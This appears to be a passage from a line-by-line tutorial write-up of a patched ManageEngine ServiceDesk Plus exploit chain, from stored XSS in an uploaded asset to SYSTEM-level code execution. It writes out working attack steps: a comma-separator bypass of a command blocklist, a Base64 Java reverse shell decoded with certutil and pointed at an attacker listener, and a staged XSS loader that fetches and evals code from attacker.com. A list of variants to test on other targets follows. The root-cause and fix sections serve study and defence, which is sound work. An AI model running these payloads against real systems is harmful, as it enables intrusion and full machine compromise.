public String[] getScriptRestrictedWords() throws Exception { String restrictedWords = GlobalConfigUtil.getInstance().getGlobalConfigValue("Restricted_Words", "Execute_Script"); return restrictedWords.split(","); }public Set containsScriptRestrictedWords(String input) throws Exception { HashSet<String> input_words = new HashSet<String>(); input_words.addAll(Arrays.asList(input.split(" "))); input_words.retainAll(Arrays.asList(this.getScriptRestrictedWords())); return input_words; }
Line by line:
public String[] getScriptRestrictedWords() throws Exception {starts a method that returns the list of restricted words as an array (an ordered list of values).String restrictedWords = GlobalConfigUtil.getInstance().getGlobalConfigValue("Restricted_Words", "Execute_Script");fetches the setting from the configuration file.return restrictedWords.split(",");splits that comma-separated string into individual words.}ends the method.public Set containsScriptRestrictedWords(String input) throws Exception {starts a method that checks a command line for restricted words and returns the ones it finds.HashSet<String> input_words = new HashSet<String>();creates an empty set, a collection that holds each value only once.input_words.addAll(Arrays.asList(input.split(" ")));splits the command line on spaces and adds every resulting word to the set.input_words.retainAll(Arrays.asList(this.getScriptRestrictedWords()));keeps only the words that also appear in the restricted list.return input_words;returns whatever is left, which is the set of restricted words found.}ends the method.
The command line input string is split into words using a space character as the delimiter:
input_words.addAll(Arrays.asList(input.split(" ")));
Splitting on spaces makes the blocklist inadequate. A blocklist is a list of things that are forbidden; it only works if it catches every way of writing the forbidden thing. Commas or semicolons can delimit a command's arguments, and all of these commands are equivalent:
c:\>echo "Hello World""Hello World"c:\>echo,"Hello World""Hello World"c:\>echo;"Hello World""Hello World"
Line by line:
c:\>echo "Hello World"runsechowith a space before its argument, and the output is"Hello World".c:\>echo,"Hello World"runs the same command with a comma instead of a space, and the output is identical.c:\>echo;"Hello World"does the same with a semicolon, again with identical output.
The Windows command processor treats commas and semicolons as separators just like spaces, but the filter only looks for spaces, so echo, never matches the word echo in the blocklist. An administrator can therefore craft a command with commas to write to disk:
cmd /c "echo,testing > C:\\test.txt"
Line by line:
cmdstarts the Windows command processor./ctells it to run the following command and then exit."echo,testing > C:\\test.txt"is the command:echowith a comma separator, the texttesting, and>which redirects the output into the fileC:\test.txt.
The command executes with NT AUTHORITY\SYSTEM privileges, which Sysinternals Process Monitor will prove. SYSTEM is the built-in Windows account with the highest level of permission on a machine, more powerful than any normal administrator account. It is the master key of the operating system.
Step 6: Pop a shell
A reverse shell was chosen. A shell is a way to type commands into a machine and see the results. A reverse shell is one where the victim machine connects out to the attacker rather than the attacker connecting in, which often slips past firewalls because outgoing connections are usually allowed. A Java-based reverse shell was chosen because a Java executable ships with ServiceDesk Plus. Java is a programming language, and an executable is a program file that can be run.
The command line first uses echo to write out a Base64-encoded Java class:
echo,<Base64 encoded Java reverse shell class>> b64file
Line by line:
echo,is theechocommand with a comma separator, which slips past the filter.<Base64 encoded Java reverse shell class>is the program's code, encoded in Base64. Base64 is a way of writing binary data using only ordinary text characters, so it can be passed around as text.> b64fileredirects the output into a file namedb64file.
certutil then decodes the data into a functioning Java class (the Java reverse shell is credited to Casey Dunham). certutil is a built-in Windows tool, normally used for certificate management, that can also decode Base64:
certutil -f -decode b64file ReverseTcpShell.class
Line by line:
certutilruns the tool.-fforces the operation even if the output file already exists.-decodesays to decode Base64.b64fileis the input file.ReverseTcpShell.classis the output file, a compiled Java class ready to run.
Finally, the bundled Java executable launches a reverse shell that connects back to the attacker's listener at IP:port:
C:\\PROGRA~1\\ManageEngine\\ServiceDesk\\jre\\bin\\java.exe ReverseTcpShell <attacker ip> <attacker port>
Line by line:
C:\PROGRA~1\ManageEngine\ServiceDesk\jre\bin\java.exeis the Java program that ships with ServiceDesk Plus.PROGRA~1is the short form ofProgram Files, used because the full name contains a space.ReverseTcpShellis the class to run.<attacker ip> <attacker port>are the address and port of the attacker's listener, where the connection should go. A port is a numbered channel on a machine, so one machine can run many services at once.
Step 7: Stage the JavaScript
A maximum length was enforced, and the reverse shell payload was long enough that the restriction forced a staged approach. Staging means sending a small first piece that fetches a bigger second piece, like a note that says "go to this locker for the rest of the instructions". The researcher set up an HTTP listener that, when contacted by the XSS payload, returns more JavaScript, which the XSS executes with eval(). eval() is a JavaScript function that takes a piece of text and runs it as code.
The initial payload reaches out to the attacker's HTTP server and downloads the next stage:
function loaded() { eval(this.responseText);}var req = new XMLHttpRequest();req.addEventListener("load", loaded);req.open("GET","http://attacker.com/more_js");req.send(null);
Line by line:
function loaded() { eval(this.responseText);}defines a function namedloadedthat takes the response text and runs it as code.var req = new XMLHttpRequest();creates a new background request object.req.addEventListener("load", loaded);says: when the request finishes loading, callloaded.req.open("GET","http://attacker.com/more_js");prepares a GET request (a request that asks for data) to the attacker's server.req.send(null);sends it.
When the JavaScript downloads, loaded() fires. Because the browser is loading cross-origin content into the ServiceDesk Plus application, the attacker's listener must set a CORS header. CORS stands for cross-origin resource sharing, a set of rules that decides whether a page from one site may read data from another. By default the browser says no; a header can say yes:
Access-Control-Allow-Origin: *
Line by line:
Access-Control-Allow-Origin:is the header name.*means any origin is allowed to read the response.
This tells the browser it is acceptable to load the attacker server's content. With this strategy a large chunk of JavaScript can be loaded.
The full chain
- Send an XML asset file to SDP containing the malicious JavaScript code.
- After a short period of time, SDP processes the XML file and adds the asset.
- When the administrator views the asset, the JavaScript fires. This can be encouraged by sending a link to the administrator.
- The XSS downloads more JavaScript from the attacker's HTTP server.
- The downloaded JavaScript creates a malicious custom scheduled task to execute in 1 minute.
- After one minute, the scheduled task executes, and a reverse shell connects back to the attacker's machine.
Root cause
Two mistakes combine. First, the IP address parsed out of the uploaded asset's ifconfig output is used to construct a JavaScript function without sanitisation, so the value breaks out of the text() call and the function body and injects script that runs in the administrator's browser. Second, the blocklist that is meant to stop dangerous commands in custom scheduled tasks splits the command line on spaces only, so a command whose arguments are delimited by commas or semicolons never matches the restricted words. The HttpOnly flag on the session cookies does not help, because the browser still attaches those cookies to requests made by injected script; the CSRF token is readable because its cookies are not HttpOnly, so the token requirement does not stop the attack either.
Impact
An unauthenticated, remote attacker can upload a malicious asset to the help desk. Once an unknowing help desk administrator views the new asset, the attacker can take control of the help desk application and fully compromise the underlying operating system, scheduling the execution of malicious code with SYSTEM privileges. The companion heap overflow in the AssetExplorer Agent would allow an attacker to pivot from SDP to the agents distributed to assets on the network, which the researcher describes as a dangerous attack scenario. To pivot means to use one compromised machine as a stepping stone to reach others.
Fix
ManageEngine patched the issues. The bugs were reported on 17 March 2021, the XSS was patched by 7 April 2021, and the RCE by 1 June 2021. More detail is in the TRA-2021-11 and TRA-2021-22 research advisories.
Variants to test
- Other fields in the asset XML. The IP address was the field that reached a JavaScript function unsanitised. Try injecting into other values that the administrative UI renders, such as make, model, operating system or installed software. A positive result is script executing when the asset is viewed.
- Other space-delimited blocklists. Wherever a restricted-word filter splits input on spaces, try comma and semicolon argument delimiters, as with
echo,testing > C:\\test.txt. A positive result is a restricted word being accepted and the command running. - Other command interpreters. The bypass relies on how the Windows command processor treats commas and semicolons. Test equivalent argument separators for whatever interpreter a target invokes. A positive result is the same command executing with a different delimiter.
- CSRF token cookies without HttpOnly. Check whether the token cookies lack HttpOnly while the session cookies have it. If so, injected script can read the token and issue authenticated requests. A positive result is a state-changing request succeeding from injected JavaScript.
- Length limits on injected script. Where a maximum length is enforced, serve a small loader that fetches a larger stage with
eval()and a permissiveAccess-Control-Allow-Originheader. A positive result is the second stage executing in the application's origin.
Glossary
- API: the set of addresses and rules a program exposes so other programs can talk to it.
- Asset: a piece of equipment, such as a laptop or desktop, tracked by the service desk.
- Authentication: proving who you are, usually with a username and password.
- Base64: a way of writing binary data using only ordinary text characters.
- Blocklist: a list of forbidden words or actions that a filter tries to catch.
- CORS: cross-origin resource sharing, the browser rules that decide whether one site may read data from another.
- CSRF: cross-site request forgery, an attack that makes your browser send a request to a site where you are logged in.
- CSRF token: a secret value that must accompany state-changing requests to prove they came from the real site.
- CVE: a public catalogue number given to a known vulnerability.
- Cookie: a small piece of data a server asks the browser to store and send back with later requests.
- Cross-site scripting (XSS): getting your own code into a page other people view, so their browser runs it.
- Database: organised storage where software keeps its records.
- Endpoint: a specific address on a server that accepts a particular kind of request.
- eval(): a JavaScript function that runs a piece of text as code.
- Executable: a program file that can be run.
- Function: a named block of code that does a job when called.
- Header: a labelled line at the top of a web request or response carrying extra information.
- Heap overflow: a memory bug where a program writes more data than a memory area can hold.
- HttpOnly: a cookie flag that hides the cookie from JavaScript.
- HTTP listener: a small program that waits for incoming web requests and answers them.
- IP address: the number that identifies a machine on a network.
- Java: a programming language, and the runtime that runs its programs.
- JavaScript: the programming language web pages use to make things happen in the browser.
- jQuery: a JavaScript library that makes manipulating web pages easier.
- Multiline comment: code between
/*and*/that the browser ignores. - Parsing: reading text and working out its structure.
- POST: a request method for sending data to a server.
- Privilege: the level of permission an account has on a machine.
- Red team: security professionals hired to attack a company's own systems to test its defences.
- Remote code execution (RCE): running your own commands on someone else's machine over a network.
- Reverse shell: a shell where the victim machine connects out to the attacker.
- Sanitising: cleaning input so any code hidden in it is neutralised.
- Scheduled task: something a computer does automatically at a set time.
- Session cookie: the cookie that tells a server which logged-in user is making a request.
- Shell: a way to type commands into a machine and see the results.
- Shodan: a search engine that indexes devices and services connected to the internet.
- Staging: sending a small first piece of code that fetches a bigger second piece.
- Stored XSS: XSS where the malicious code is saved on the server and served to every viewer.
- SYSTEM: the built-in Windows account with the highest level of permission on a machine.
- Token: a secret value used to prove a request is legitimate.
- Truncated: cut short, with the rest thrown away.
- Vulnerability: a mistake in software that lets someone do something the author did not intend.
- XML: a text format for structured data, where information is wrapped in tags.
- XMLHttpRequest: the browser feature that lets JavaScript fetch data in the background without reloading the page.
- 0-day: a vulnerability that is not yet publicly known or patched.




